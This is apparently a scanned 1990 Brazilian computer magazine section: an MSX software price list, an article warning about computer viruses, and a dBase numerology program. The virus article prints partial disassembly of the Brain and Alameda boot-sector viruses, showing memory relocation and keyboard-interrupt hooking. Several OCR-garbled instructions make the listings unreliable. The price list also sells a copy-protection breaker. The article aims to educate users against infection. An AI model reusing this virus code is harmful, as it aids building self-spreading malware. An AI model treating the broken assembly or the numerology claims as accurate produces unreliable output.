A GRUTA DE MAQUINE	.....	aventura conversacional em português	Cr\$ 800,00
AUTO KIT	.....	programa educativo para crianças	Cr\$ 800,00
FARM KIT	.....	programa educativo para crianças	Cr\$ 800,00

YOUNGSOFT - APLICATIVOS E UTILITÁRIOS

SCREEN ANIMATOR	.....	programa para vinhetas e aberturas em vídeo-cassete	Cr\$ 2.800,00
MSX TOP SECRET	.....	multiutilitário para uso com disk-drives	Cr\$ 6.800,00

XSW - APLICATIVOS E UTILITÁRIOS

MSX EDARQ	.....	editor de arquivos em disco	Cr\$ 2.800,00
MSX VOX	.....	digitalizador de voz 100% nacional	Cr\$ 2.800,00
FLUXO DE CAIXA	.....	controle comercial de entradas e saídas	Cr\$ 2.800,00

CHAVE MESTRA	.....	copiador de programas bloqueados	Cr\$ 2.800,00
VERSOR	.....	copiador super rápido de disquetes	Cr\$ 2.800,00
CADEMP	.....	cadastro de empresas profissional	Cr\$ 3.800,00
CADCLI 2.0	.....	cadastro de clientes / mala direta profissional	Cr\$ 3.800,00
NEMESIS (THE GAME)	.....	super jogo, agora em 3 1/2 e para EXPERT DDPLUS	Cr\$ 1.800,00

M.P.O. SOFT VÍDEO - CARTUCHOS E VÍDEOS EDUCATIVOS EM VHS

DOMINANDO O MSX	.....	apresentação do MSX e seus periféricos	Cr\$ 6.500,00
CURSO DE BASIC 1	.....	iniciação a programação basic no MSX	Cr\$ 6.500,00
CURSO DBASE II	.....	uma aula particular de DBASE II em vídeo	Cr\$ 6.500,00
MSX WRITE 1.0	.....	editor de textos em cartucho	Cr\$ 3.800,00
EDITOR MUSICAL	.....	editor de música em cartucho	Cr\$ 3.800,00
MSX TURBO DEVICE	.....	super acelerador para seu MSX	Cr\$ 3.800,00
GAME MASTER	.....	o máximo proveito dos seus jogos (em cartucho)	Cr\$ 3.800,00
EDDY II	.....	sensacional editor gráfico em cartucho	Cr\$ 3.800,00
MSX LOGO	.....	a melhor LINGUAGEM LOGO em cartucho	Cr\$ 3.800,00

SOFT-O-MATIC (SHAREWARE) - PROGRAMAS APLICATIVOS BANCO DE DADOS

MSX DATA BASE 1.1	.....	fichário eletrônico fácil de usar	Cr\$ 800,00
MSX DATA BANK 1.2	.....	banco de dados com campos redefiníveis	Cr\$ 800,00
MSX EASY DATA 1.0	.....	cadastro redefinível fácil de usar	Cr\$ 800,00
STOCK CONTROL 2.0	.....	controle de estoques profissional	Cr\$ 800,00
CONTAS A PAGAR/RECEBER	.....	controle de fluxo/duplicatas e contas em geral	Cr\$ 800,00

EDITORES GRÁFICOS

EDDY 1	.....	editor gráfico fácil de usar	Cr\$ 800,00
EDDY 2	.....	editor gráfico com múltiplos recursos	Cr\$ 800,00
CHEESE	.....	editor gráfico fácil de usar	Cr\$ 800,00
GRAPHIC MASTER	.....	editor gráfico com "shapes" exclusivos	Cr\$ 800,00
YAMAHA GRAPHIC ARTIST	.....	editor gráfico com variados recursos	Cr\$ 800,00
AACKODRAW & PAINT	.....	poderoso editor gráfico com letras e texturas	Cr\$ 800,00
T-PAINT 1.2	.....	editor gráfico fácil de usar	Cr\$ 800,00
THE DESIGNER'S PENCIL	.....	mais que um simples editor gráfico	Cr\$ 800,00
THE MAGIC PAINT	.....	famoso editor gráfico do Apple agora para MSX	Cr\$ 800,00

PROCESSADORES DE TEXTOS

AACKOSCRIBE	.....	eficiente editor de textos com 40 ou 80 colunas	Cr\$ 800,00
THE BANK STREET WRITER	.....	processador de textos de fácil utilização	Cr\$ 800,00
MSX WRITE 3.0	.....	a nova versão do mais famoso editor para MSX	Cr\$ 800,00
PRINT-X-PRESS II	.....	editor de "desk-top publishing" para seu MSX	Cr\$ 800,00

EDITORES MUSICAIS

MUSIC STUDIO G7	.....	poderoso editor musical com recursos inéditos	Cr\$ 800,00
PSG MUSIC WRITER	.....	editor de música com ritmos variados	Cr\$ 800,00
SUPER SYNTH	.....	poderoso sintetizador de sons	Cr\$ 800,00
THE MUSIC EDITOR	.....	editor de música de fácil manuseio	Cr\$ 800,00
ELETRIC SOUND STUDIO	.....	poderoso sintetizador de sons e efeitos musicais	Cr\$ 800,00

UTILITÁRIOS DIVERSOS

SUPER COPY 7.1	.....	copiador de programas de fitas cassete a disco	Cr\$ 800,00
KNIGHT COMMAND 2.0	.....	poderoso auxiliar para programação com MSX	Cr\$ 800,00
D.O.S. HELP	.....	auxílio no uso do MSX com "disk-drive"	Cr\$ 800,00
DISK-IT	.....	facilita a operação do MSX com "disk-drive"	Cr\$ 800,00
MSX DUAD 7.4	.....	montador assembler / disassembler, editor, etc.	Cr\$ 800,00

PROGRAMAS DE USO GERAL

MSX GAME DESIGNER	.....	faça os seus próprios jogos com facilidade	Cr\$ 800,00
STAR SEEKER	.....	excelente programa para amantes da astronomia	Cr\$ 800,00
PRINT SEXY SHOP	.....	imprime mulheres nuas com sua impressora	Cr\$ 800,00
PSYCHEDELIA	.....	impressionantes efeitos gráficos no seu MSX	Cr\$ 800,00

SUPER VÍDEO GAMES PARA MSX1 (NORMAL)

RAMBO III	.....	Baseado no grande sucesso do cinema (só em 5 1/4)	Cr\$ 500,00
BATMAN (THE MOVIE)	.....	Baseado no grande sucesso do cinema (só em 5 1/4)	Cr\$ 500,00
GHOSTBUSTERS II	.....	Baseado no grande sucesso do cinema (só em 5 1/4)	Cr\$ 500,00
NEMESIS	.....	O melhor jogo existente para MSX! (só em 5 1/4)	Cr\$ 500,00
SUPER LAYDOCK	.....	Um fantástico jogo espacial (só em 5 1/4)	Cr\$ 500,00
FINAL ZONE	.....	Uma sensacional aventura (só em 5 1/4)	Cr\$ 500,00
VAXOL	.....	Um fantástico jogo espacial (só em 5 1/4)	Cr\$ 500,00
MIRAI	.....	Uma sensacional aventura (só em 5 1/4)	Cr\$ 500,00
MASK II	.....	Uma sensacional aventura (só em 5 1/4)	Cr\$ 500,00
WORLD GAMES	.....	Uma seleção dos melhores esportes (só em 5 1/4)	Cr\$ 500,00
MSX NOW GAMES (1 a 100)	.....	Pacotes com jogos selecionados (5 1/4 ou 3 1/2) cada	Cr\$ 500,00

ATENÇÃO

- 1 - Os programas acima estão disponíveis em 5 1/4 e 3 1/2. Para 3 1/2 acrescente Cr\$ 500,00 por programa;
- 2 - O pedido mínimo é de Cr\$ 1.000,00;
- 3 - Esta tabela está válida até o final de nossos estoques;
- 4 - Garantimos aos nossos clientes 5 anos de assistência para os

produtos que comercializamos.
Os programas da NEMESIS INFORMATICA LTDA. são de origem 100% NACIONAL, registrados pela própria empresa ou por seus autores.
Os produtos de empresas a que representamos são de responsabilidade das mesmas;

- 5 - Ao comprar nossos programas em vendas autorizadas, confira na embalagem e na etiqueta do disquete se o produto é original. Não deixe que o pirata lhe engane.

ESTAMOS CADASTRANDO REVENDAS EM TODO O BRASIL — SOLICITE GRATUITAMENTE NOSSO CATÁLOGO ILUSTRADO!

ATENÇÃO PROGRAMADORES: A NEMESIS ESTA PROCURANDO NOVOS TALENTOS!

PEDIDOS

PARA COMPRAR PELO CORREIO: ENVIE VALE POSTAL OU CHEQUE NOMINAL A NEMESIS INFORMATICA LTDA. CAIXA POSTAL 4583 CEP 20001 RIO DE JANEIRO — RJ OU VENHA PESSOALMENTE AO "SHOW-ROOM" NEMESIS NA RUA SETE DE SETEMBRO, 92 — 19º ANDAR — RIO DE JANEIRO — RJ

TELEFONES: (021) 222-4900 e (0242) 42-2455

Vírus: dois exemplos práticos

Saiba como atuam os vírus nos computadores e veja como são por dentro dois exemplares que infectam os PCs


Leziro Marques Silva

Atualmente, a disseminação dos chamados vírus constitui-se num dos problemas mais sérios e preocupantes para os usuários dos sistemas computadorizados. O problema assume maior gravidade quando as circunstâncias induzem à utilização de cópias "informais" de software, em especial as cópias piratas. Estas, aparentemente mais atraentes pela disponibilidade e custo tentador, são os veículos mais comuns para a introdução e reprodução dos vírus num sistema.

Como se dizia antigamente, o barato sai caro! Realmente, os custos de descontaminação e de recuperação de dados e programas podem atingir cifras absurdas. Segundo os dados recentes da Computer Virus Industry Association (EUA), foram dispendidos cerca de US\$ 98 milhões para eliminar apenas os problemas de infecção com o vírus InterNet/ArpaNet, um dos tipos mais simples, gerado pela travessura de um estudante de computação.

O QUE SÃO E COMO ATUAM

Os vírus são programas com capacidade de autoclonagem e reprodução constante nos meios hospedeiros onde são introduzidos, inadvertida ou deliberadamente. O objetivo de sua geração pode ser a simples missão de reprodução e disseminação de um sistema para outro, ou a alteração dos sistemas e a sua autodestruição sem deixar rastros, a partir dos quais possam ser desenvolvidas defesas contra eles. Podem infectar desde um modesto sistema pessoal até um mainframe sofisticado e milionário, via transmissão telefônica ou discos contaminados, reproduzindo-se em mi-



Processo de virose

crosssegundos e atingindo grandes distâncias a partir da fonte.

Os vírus podem permanecer escondidos nos programas ou se infiltrarem no sistema operacional dos computadores (*sistema nervoso*), atingindo as CPUs (*cérebro*).

Veiculados por uma fonte externa - o software - podem estar camuflados num programa aparentemente inóceno, como por exemplo, um novo jogo, à semelhança do lendário Cavalo

de Tróia. Todos os sistemas operacionais são vulneráveis, alguns mais que os outros (MS-DOS, PC-DOS, UNIX, etc).

Os perigos potenciais vão desde os danos físicos causados ao hardware por sobrecarga (bastante raro), até a alteração e/ou eliminação de dados (o mais comum), numa reação em cadeia capaz até de extrapolar o sistema afetado, com efeitos teoricamente ilimitados.

• VÍRUS PAKISTANI BRAIN

```

;-----;
;          VIRUS PAKISTANI BRAIN          ;
;-----;
CODE      SEGMENT PUBLIC 'CODE'
ASSUME   CS:CODE,DS:CODE,ES:CODE,SS:CODE
ORG      7C00H          ;BOOT SECTOR ORG!
;-----;
;-----;
BEGIN:    CLI          ;
JMP      CONTINUE     ;7D4E
;-----;
; DATA AREA
;-----;
DB       34H,12H
;-----;
;THE FOLLOWING IS THE LOCATION OF THE VIRUS MAIN BODY WHICH RESIDES INSIDE
;OF THE 3K BAD TRACK AREA. 512 BYTES OF BOOT SECTOR, 2.5K OF VIRUS
L_HEAD   DB 0          ;HEAD
L_TRACK_SECT LABEL WORD
DB       9            ;TRACK

DB       8            ;SECTOR
;-----;
; HEAD          DB ?          ;USED BY READ_SECTOR
TRACK_SECT LABEL WORD ;USED BY READ_SECTOR ETC.
SECTOR    DB 1
TRACK     DB ?

DB       ' Welcome to the Dungeon!'
DB       '
DB       ' (c) 1986 Basit & Amjad (pvt) Ltd.'
DB       ' BRAIN COMPUTER SERVICES...'
DB       ' 730 NIZAM BLOCK ALLAMA IQBAL TOWN'
DB       ' LAHORE-PAKISTAN..'
DB       ' PHONE :430791,443248,280530.'
DB       ' Beware of this VIRUS.....'
DB       ' Contact us for vaccination.....'
DB       '.S#e$e!!'
;-----;
;-----;
CONTINUE: ;7D4E
MOV      AX,CS
MOV      DS,AX
MOV      SS,AX
MOV      SP,0F000H
STI
MOV      AL,[L_HEAD] ; INITIALIZE HEAD/TRACK/SECTOR

MOV      [HEAD],AL
MOV      CX,[L_TRACK_SECT]
CALL     NEXT_SECTOR

MOV      CX,5 ;READ MAIN BODY OF VIRUS INTO MEMORY
MOV      BX,offset BEGIN + 512 ; (5 SECTORS LONG)
C_10:    CALL READ_SECTOR
CALL     NEXT_SECTOR
ADD      BX,512
LOOP    C_10

;-----;
;-----;
; INC. SECTOR AND OVER FLOW INTO HEAD & TRACK
;-----;
NEXT_SECTOR: ;7DC0
MOV      AL,[SECTOR]
INC      AL
MOV      [SECTOR],AL
CMP      AL,10
JNZ     NS_90
MOV      DS:[SECTOR],1
MOV      AL,[HEAD]
INC      AL
MOV      [HEAD],AL
CMP      AL,2
JNZ     NS_90
MOV      DS:[HEAD],0
INC      DS:[TRACK]
NS_90:   RET

;-----;
;-----;
CODE     ENDS
END      BEGIN
;-----;
;-----;
MOV      AX,[0413H] ;0040:0014 == MEMORY SIZE
SUB      AX,7 ;SUBTRACT 7K !
MOV      DS:[0413H],AX
;-----;
MOV      CL,6 ;MOVE OURSELF TO TOP OF MEMORY
SHL      AX,CL
MOV      ES,AX
MOV      SI,offset BEGIN
MOV      DI,0
MOV      CX,1004H ;MOVE 4K + 4 BYTES
CLD
REP      MOVSB
;-----;
PUSH     ES ;JUMP TO US UP THERE
MOV      AX,200H
PUSH     AX
RETF
;-----;
;-----;
; READ A SECTOR
; ON ENTRY: ES:BX = DTA
;-----;
READ_SECTOR: ;7D9C
PUSH     CX
PUSH     BX

MOV      CX,4 ;RETRY COUNT = 4
RS_10:   PUSH CX
MOV      DH,[HEAD]
MOV      DL,0
MOV      CX,[TRACK_SECT] ;READ 1 SECTOR
MOV      AX,201H
INT      13H
JNB      RS_90 ;JUMP NO ERROR
MOV      AH,0 ;RESET
INT      13H
POP      CX
POP      LOOP RS_10 ;TRY AGAIN
INT      13H ;ELSE LOAD BASIC

RS_90:   POP CX
POP      BX
POP      CX
RET
;-----;
;-----;
;-----;
;-----;

```

Imaginem o que aconteceria, por exemplo, nos sistemas desprotegidos de processos de produção industrial controlados por computadores, sistemas de controle do tráfego aéreo nos aeroportos, sistemas de defesa de países em permanente estado de alerta ou beligerância, na indústria aeroespacial, na medicina computadorizada, etc. Até nos automóveis modernos equipados com ignição e em especial a frenagem comandadas por microprocessadores, as consequências poderiam ser fatais...

Os vírus podem atuar destrutivamente tão logo penetrem num sistema, ou então serem programados para permanecer latentes até serem ativados - uma verdadeira bomba-relógio! Esta ativação pode ser disparada por um

timer ou uma simples seqüência de digitação no teclado, para acionamento de uma dada função ou diretório dos discos.

São tão insidiosos que mesmo um sistema aparentemente desinfetado pode abrigar um vírus pernicioso, cuja reincidência é capaz de causar novos problemas.

O pior da história é que tais programas-vírus são relativamente fáceis de elaborar e que cada vez menos conhecimentos específicos são necessários para fazê-los penetrar nos sistemas desprotegidos e espalhá-los.

VACINAS E MEDIDAS DE PROTEÇÃO

Os vírus apresentam sintomas que sempre sutis, por vezes de identi-

ficação difícil pelos especialistas. A grande maioria dos sistemas de proteção disponíveis atualmente não são totalmente eficientes e alguns deles não são confiáveis, chegando mesmo a facilitar a disseminação.

Uma variedade crescente de programas para a detecção e proteção antivirótica está tomando conta do mercado, mas apenas alguns deles têm eficácia relevante. Um programa rastreador interessante foi publicado em MS 93, para o vírus denominado Trojan 1813/Sexta-Feira 13.

Em termos de proteção, é evidente que todos os sistemas devem ser equipados para enfrentar a batalha contra os vírus. Todavia, como numa moeda, sempre existe um reverso, ou seja, as capacidades de reprodução e de adap-

tacção aos diferentes meios infiltrados podem ser utilizadas de maneira positiva para tornar os softwares mais verossímeis.

Este aspecto merece atençao especial, pois os vírus possuem a tendéncia inata de escapar ao controle. O velho ditado de que de boas intenções o inferno está repleto é muito apropriado ao caso.

Outra grande penalizaçao imposta aos infectados é o tempo gasto para corrigir os problemas e com a recuperaçao dos dados perdidos, em adiacaõ à própria interrupçao dos sistemas enquanto ocorria a virose.

DOIS EXEMPLOS PRÁTICOS

Os vírus que ficaram mais famosos e que tanto têm afligido os Estados

Unidos e a Europa são os seguintes: InterNet, Pakistani Brain, Trojan 1813, IBM, Israeli, Lehigh, Christmas, 1704, MacMag, Scores, nVIR, Amiga, Alameda-Merritt, etc.

A título de ilustraçao, segue-se a dissecaçao dos vírus PakistaniBrain e Alameda College, efetuada pela Interpath Corporation (USA). Por motivos óbvios, a listagem é apenas parcial e, por si só, inócua.

O vírus Alameda College foi criado no Merritt College, Oakland, California, em 1988. O Pakistani Brain surgiu no Lahore, em 1986, espalhando-se rapidamente pelo universo dos microcomputadores PC.

Foram criados para a variedade "floppy only", agindo pelo redirecionamento da facilidade de interrupçao do processo pelo teclado (INT 09H)

para as seqüências ALT-CTRL-DEL. Ao encontrá-las, mobiliza-se para contaminar qualquer floppy no drive A.

CONCLUSÃO

Concluindo, chamamos a atençao dos usuários: quase sempre a economia mesquinha conduz a resultados desastrosos. Um alerta, pois, contra os piratas e as cópias de origem duvidosa - à semelhança da luta contra a AIDS, é melhor evitar os "grupos de risco"...

LEZIRO MARQUES SILVA é formado em Geologia pela Universidade de São Paulo, é ex-professor da Universidade Federal de Santa Catarina e MSc em Engenharia Civil pela A.S.U. Está atualmente vinculado à CETESB-SP.

• VÍRUS ALAMEDA COLLEGE

```

VIRUS ALAMEDA COLLEGE
ORG 7C00H
TOS LABEL WORD ; TOP OF STACK
; 1. Find top of memory and copy ourself up there. (keeping same offset);
; 2. Save a copy of the first 32 interrupt vectors to top of memory too;
; 3. Redirect int 9 (keyboard) to ourself in top of memory;
; 4. Jump to ourself at top of memory;
; 5. Load and execute REAL boot sector from track 40, head 0, sector 8;
-----
BEGIN: CLI ; INITIALIZE STACK
XOR AX,AX
MOV SS,AX
MOV SP,offset TOS
STI
MOV BX,0040H ; ES = TOP OF MEMORY - (7C00H+512)
MOV DS,BX
MUL BX
SUB AX,07E0H ; (7C00H+512)/16
MOV ES,AX
PUSH CS ; DS = CS
POP DS
CMP DI,3456H ; IF THE VIRUS IS REBOOTING...
JNE B_10
DEC Word Ptr [COUNTER_1] ; ...LOW&HI: COUNTER_1--
B_10: MOV SI,SP ; SP=7C00 ; COPY SELF TO TOP OF MEMORY
MOV DI,SI
MOV CX,512
REP MOVSB
MOV SI,CX ; CX=0 ; SAVE FIRST 32 INT VETOR ADDRESSES TO
MOV DI,offset BEGIN - 128 ; 128 BYTES BELOW OUR HI CODE
MOV CX,128
REP MOVSB
CALL PUT_NEW_09 ; SAVE/REDIRECT INT 9 (KEYBOARD)
PUSH ES ; ES=HI ; JUMP TO OUR HI CODE WITH
POP CS ; CS = ES
PUSH DS ; DS=0 ; ES = DS
POP ES
MOV BX,SP ; SP=7C00 ; LOAD REAL BOOT SECTOR TO 0000:7C00
MOV DX,CX ; CX=0 ; DRIVE A: HEAD 0
MOV CX,2708H ; TRACK 40, SECTOR 8
MOV AX,0201H ; READ SECTOR
INT 13H ; (common to 8/9 sect. 1/2 sided!)
JB $ ; HANG IF ERROR
JMP JMP_BOOT ; JMP 0000:7C00
;
; SAVE THEN REDIRECT INT 9 VECTOR
;
; ON ENTRY: DS = 0
; ES = WHERE TO SAVE OLD_09 & (HI)
; WHERE NEW_09 IS (HI)
-----
PUT_NEW_09:
DEC Word Ptr [0413H] ; TOP OF MEMORY (0040:0013) -- 1024
MOV SI,9*4 ; COPY INT 9 VECTOR TO
MOV DI,offset OLD_09 ; OLD_09 (IN OUR HI CODE!)
MOV CX,0004
REP MOVSB
MOV Word Ptr [9*4],offset NEW_09
STI
RET
;
; RESET KEYBOARD, TO ACKNOWLEDGE LAST CHAR
-----
ACK_KEYBD:
OH AL,61H ; RESET KEYBOARD THEN CONTINUE
MOV AH,AL
OR AL,80H
XCHG AL,AH
OUT 61H,AL
JMP RBOOT ; GO TO RBOOT
;
; DATA AREA WHICH IS NOT USED IN THIS VERSION
; REASON UNKNOWN
-----
TABLE DB 27H,0,1,2 ; FORMAT INFORMATION FOR TRACK 39
DB 27H,0,2,2 ; (CURRENTLY NOT USED)
DB 27H,0,3,2
DB 27H,0,4,2
DB 27H,0,7,2
DB 27H,0,8,2
;
;A7C9A LABEL BYTE
DW 00024H ; NOT USED
DB 0ADH
DB 07CH
DW 00026H
;
;L7CA1:
POP CX ; NOT USED
POP DI
POP SI
POP AX
POPF
JMP 1111:1111
;
; IF ALT & CTRL & DEL THEN ...
; IF ALT & CTRL & ? THEN ...
-----
NEW_09: PUSHF
STI
PUSH AX
PUSH DS
PUSH CS ; DS=CS
POP DS
MOV BX,[ALT_CTRL] ; BX=SCAN CODE LAST TIME
IN AL,60H ; GET SCAN CODE
MOV AH,AL ; SAVE IN AH
AND AX,887FH ; STRIP 8th BIT IN AL, KEEP 8th BIT AH
CMP AL,1DH ; IS IT A [CTRL]...
ONE N09_10 ; ... JUMP IF NO
MOV BL,AH ; (BL=08 ON KEY DOWN, BL=88 ON KEY UP)

```


O micro místico

Em tempos de "Brida", um programa para seu autoconhecimento que irá ajudá-lo a enfrentar os desafios do seu destino

Roberto Silva Francisco

Baseado nos livros "A Ciência Sagrada dos Números" de Tuball Kahan e "Números - Símbolos para o Autoconhecimento" de Richard Vaughan, eis aqui um programa em dBase III Plus para o IBM-PC que faz a análise numerológica do nome e data de nascimento do leitor, extraindo os números que indicam sua personalidade, motivação, caráter e a tabela de frequência dos números resultantes de seu nome. Desse modo o leitor poderá ter uma visão mais clara sobre o próprio destino, que está intimamente relacionado com a sua data de nascimento.

Como nada acontece por acaso, e em tudo há um propósito para a exis-

tência, nosso nome e dia de nascimento contêm informações importantíssimas a nosso respeito. É como se tivéssemos sido programados para pensar e agir de determinada maneira com relação aos fatos da vida.

Indo mais além, poderíamos especular que talvez até desejássemos vir ao mundo com o nome escolhido por nossos pais, como forma de aprimoramento e reparação dos carmas de vidas anteriores. Portanto, se estivermos conscientes, nosso relacionamento cósmico e social será muito melhor.

Para os que buscam a compreensão das coisas e o autoconhecimento, a numerologia proporciona infor-

mações fascinantes e reveladoras, aumentando o potencial para um ajustamento feliz e bem sucedido ao nos defrontarmos com os desafios de nossos destinos.

OS MISTÉRIOS DO PROGRAMA

Utilizando o dBase crie inicialmente a estrutura do banco de dados NUMEROS.DBF, conforme mostrado na figura 1, e em seguida um arquivo de índice para o campo NOME, com os comandos:

```
Create NUMEROS
Index on NOME to INDNOME
```

Feito isso, digite o programa da listagem NUMEROS.PRG em um editor de texto tipo SideKick, WordStar ou outro de sua preferência, gravando-o em formato ASCII (texto não-documento).

Para rodar, volte ao dBase e digite:

DO NUMEROS

O sistema mantém o cadastro permanente de nomes, aniversários e análises numerológicas que você incluir. Porém procure antes conhecer-se a si mesmo, para não interpretar erroneamente nem julgar os outros.

Boa sorte!

```
Structure for database: D:NUMEROS.dbf
Number of data records:      0
Date of last update   : 24/10/90

Field  Field Name  Type      Width  Dec
-----
 1  NOME           Character  80
 2  NASCIMENTO    Date       8
 3  MOTIVACAO     Numeric    2
 4  PERSONALID    Numeric    2
 5  CARATER       Numeric    2
 6  DESTINO       Numeric    2
 7  NUM_1         Numeric    2
 8  NUM_2         Numeric    2
 9  NUM_3         Numeric    2
10  NUM_4         Numeric    2
11  NUM_5         Numeric    2
12  NUM_6         Numeric    2
13  NUM_7         Numeric    2
14  NUM_8         Numeric    2
15  NUM_9         Numeric    2
** Total **                115
```

ROBERTO SILVA FRANCISCO é Administrador de Empresas, Consultor de Microinformática e Sócio-diretor do Banco de Informática, Comércio, Representações e Importação Ltda.

Programa: NUMEROS.PRG

```

*****
* Programa : NUMEROS.PRG
* Linguagem : Dbase III Plus
* Autor : Roberto S. Francisco
* Data : 24/10/90
*****
SET TALK OFF
SET STATUS OFF
SET BELL OFF
SET DATE BRIT
USE NUMEROS INDEX INDNOME
DO WHILE .T.
  NOMEVAR=SPACE(80)
  VOGAIS=0
  CONSOA=0
  VALVOG=0
  VALCON=0
  VOGAIS3=0
  CONSOA3=0
  EXPR4=0
  NUM1=0
  NUM2=0
  NUM3=0
  NUM4=0
  NUM5=0
  NUM6=0
  NUM7=0
  NUM8=0
  NUM9=0
  DEST3=0
  CLEAR
  @ 2,0 SAY "NUMEROLOGIA em dBASE"
  @ 4,0 SAY "Entre Nome para Calculos : "
  @ 5,0 GET NOMEVAR PICT "@!"
  READ
  IF NOMEVAR = SPACE(80)
    EXIT
  ENDF
  SEEK NOMEVAR
  IF .NOT. FOUND()
    RESP = SPACE(1)
    DO WHILE RESP <> "S" .AND. RESP <> "N"
      @ 20,0 SAY "Nome Nao Encontrado... Cadastra (S/N) ?" GET RESP PICT "!"
      READ
    ENDDO
    @ 20,0
    IF RESP="S"
      NASCIDO=CTOD(' / / ')
      @ 7,0 SAY "Entre com a Data de Nascimento: " GET NASCIDO
      READ
      APPEND BLANK
      REPLACE NOME WITH NOMEVAR,NASCIMENTO WITH NASCIDO
    ELSE
      LOOP
    ENDF
  ENDF
  NOMEVAR2=TRIM(NOMEVAR)
  QT=LEN(NOMEVAR2)
  QT1=0
  DO WHILE QT1 < QT
    LETRA=SUBSTR(NOMEVAR2,QT-QT1,1)
    DO CASE
      CASE LETRA = "A"
        VALVOG=VALVOG+1
        NUM1=NUM1+1
      CASE LETRA = "E"
        VALVOG=VALVOG+5
        NUM5=NUM5+1
      CASE LETRA = "I"
        VALVOG=VALVOG+9
        NUM9=NUM9+1
      CASE LETRA = "O"
        VALVOG=VALVOG+6
        NUM6=NUM6+1
      CASE LETRA = "U"
        VALVOG=VALVOG+3
        NUM3=NUM3+1
    ENDCASE
    QT1=QT1+1
  ENDDO
  VVOG=(LTRIM(STR(VALVOG,7)))
  TVOG=LEN(VVOG)
  TVOG1=0
  DO WHILE TVOG1 < TVOG
    TVOG2=VAL(SUBSTR(VVOG,TVOG-TVOG1,1))
    VOGAIS=VOGAIS+TVOG2
    TVOG1=TVOG1+1
    VVOGA=(LTRIM(STR(VOGAIS,2)))
    TVOGA=LEN(VVOGA)
  ENDDO
  IF TVOGA=2
    VOGAIS1=VAL(SUBSTR(STR(VOGAIS,2),1,1))
    VOGAIS2=VAL(SUBSTR(STR(VOGAIS,2),2,1))
    VOGAIS3=VOGAIS1+VOGAIS2
    @ 10,0 SAY "MOTIVACAO = "+STR(VALVOG,3)+" = ";
    +STR(VOGAIS,2)
    EXPR1=VOGAIS3
  ELSE
    @ 10,0 SAY "MOTIVACAO = "+STR(VALVOG,3)+" = "+STR(VOGAIS,2)
    EXPR1=VOGAIS
  ENDF
  QT1=0
  DO WHILE QT1 < QT
    LETRA=SUBSTR(NOMEVAR2,QT-QT1,1)
    DO CASE
      CASE LETRA = "J" .OR. LETRA = "S"
        VALCON=VALCON+1
        NUM1=NUM1+1
      CASE LETRA = "B" .OR. LETRA = "K" .OR. LETRA = "T"
        VALCON=VALCON+2
        NUM2=NUM2+1
      CASE LETRA = "C" .OR. LETRA = "L"
        VALCON=VALCON+3
        NUM3=NUM3+1
      CASE LETRA = "D" .OR. LETRA = "M" .OR. LETRA = "V"
        VALCON=VALCON+4
        NUM4=NUM4+1
      CASE LETRA = "N" .OR. LETRA = "W"
        VALCON=VALCON+5
        NUM5=NUM5+1
      CASE LETRA = "F" .OR. LETRA = "X"
        VALCON=VALCON+6
        NUM6=NUM6+1
      CASE LETRA = "G" .OR. LETRA = "P" .OR. LETRA = "Y"
        VALCON=VALCON+7
        NUM7=NUM7+1
      CASE LETRA = "H" .OR. LETRA = "Q" .OR. LETRA = "Z"
        VALCON=VALCON+8
        NUM8=NUM8+1
      CASE LETRA = "R"
        VALCON=VALCON+9
        NUM9=NUM9+1
    ENDCASE
    QT1=QT1+1
  ENDDO
  VCON=(LTRIM(STR(VALCON,7)))
  TCON=LEN(VCON)
  TCON1=0
  DO WHILE TCON1 < TCON
    TCON2=VAL(SUBSTR(VCON,TCON-TCON1,1))
    CONSOA=CONSOA+TCON2
    TCON1=TCON1+1
    VCONA=(LTRIM(STR(CONSOA,2)))
    TCONA=LEN(VCONA)
  ENDDO
  IF TCONA=2
    CONSOA1=VAL(SUBSTR(STR(CONSOA,2),1,1))
    CONSOA2=VAL(SUBSTR(STR(CONSOA,2),2,1))
    CONSOA3=CONSOA1+CONSOA2
    @ 11,0 SAY "PERSONALIDADE = "+STR(VALCON,3)+" = ";
    +STR(CONSOA,2)
    EXPR2=CONSOA3
  ELSE
    @ 11,0 SAY "PERSONALIDADE = "+STR(VALCON,3)+" = "+STR(CONSOA,2)
    EXPR2=CONSOA
  ENDF
  EXPR3=EXPR1+EXPR2
  EXPR4=VAL(SUBSTR(STR(EXPR3,2),1,1))+VAL(SUBSTR(STR(EXPR3,2),2,1))
  @ 12,00 SAY "CARATER = "+STR(EXPR3,3)+" = "+STR(EXPR4,2)
  @ 14,00 SAY "NUM. 1 = "+STR(NUM1,2)
  @ 14,15 SAY "NUM. 2 = "+STR(NUM2,2)
  @ 14,30 SAY "NUM. 3 = "+STR(NUM3,2)
  @ 14,45 SAY "NUM. 4 = "+STR(NUM4,2)
  @ 14,60 SAY "NUM. 5 = "+STR(NUM5,2)
  @ 15,00 SAY "NUM. 6 = "+STR(NUM6,2)
  @ 15,15 SAY "NUM. 7 = "+STR(NUM7,2)
  @ 15,30 SAY "NUM. 8 = "+STR(NUM8,2)
  @ 15,45 SAY "NUM. 9 = "+STR(NUM9,2)
  REPLACE NUM_1 WITH NUM1,NUM_2 WITH NUM2,NUM_3 WITH NUM3,NUM_4 WITH NUM4,
  NUM_5 WITH NUM5,NUM_6 WITH NUM6,NUM_7 WITH NUM7,NUM_8 WITH NUM8,
  NUM_9 WITH NUM9
  DATA1=DTC(NASCIMENTO)
  ANO1=SUBSTR(DATA1,7,2)
  ANO="19"+ANO1
  RESP=SPACE(1)
  DO WHILE RESP <> "S" .AND. RESP <> "N"
    @ 20,0 SAY "ANO = "+ANO+" (S/N) ?" GET RESP PICT "!"
    READ
  ENDDO
  @ 20,0
  IF RESP="N"
    ANO=SPACE(4)
    @ 20,0 SAY "Entre com o Ano Correto: " GET ANO PICT "9999"
    READ
  @ 20,0
  DIA=SUBSTR(DATA1,1,2)
  MES=SUBSTR(DATA1,4,2)
  DIA3=VAL(SUBSTR(DIA,1,1))+VAL(SUBSTR(DIA,2,1))
  DIA1=VAL(SUBSTR(STR(DIA3,2),1,1))+VAL(SUBSTR(STR(DIA3,2),2,1))
  MES1=VAL(SUBSTR(MES,1,1))+VAL(SUBSTR(MES,2,1))
  ANO2=VAL(SUBSTR(ANO,1,1))+VAL(SUBSTR(ANO,2,1))+
  VAL(SUBSTR(ANO,3,1))+VAL(SUBSTR(ANO,4,1))
  ANO3=VAL(SUBSTR(STR(ANO2,2),1,1))+VAL(SUBSTR(STR(ANO2,2),2,1))
  ANO4=VAL(SUBSTR(STR(ANO3,2),1,1))+VAL(SUBSTR(STR(ANO3,2),2,1))
  DEST1=ANO4+DIA1+MES1
  VDEST=LTRIM(STR(DEST1,5))
  TDEST=LEN(VDEST)
  DEST2=0
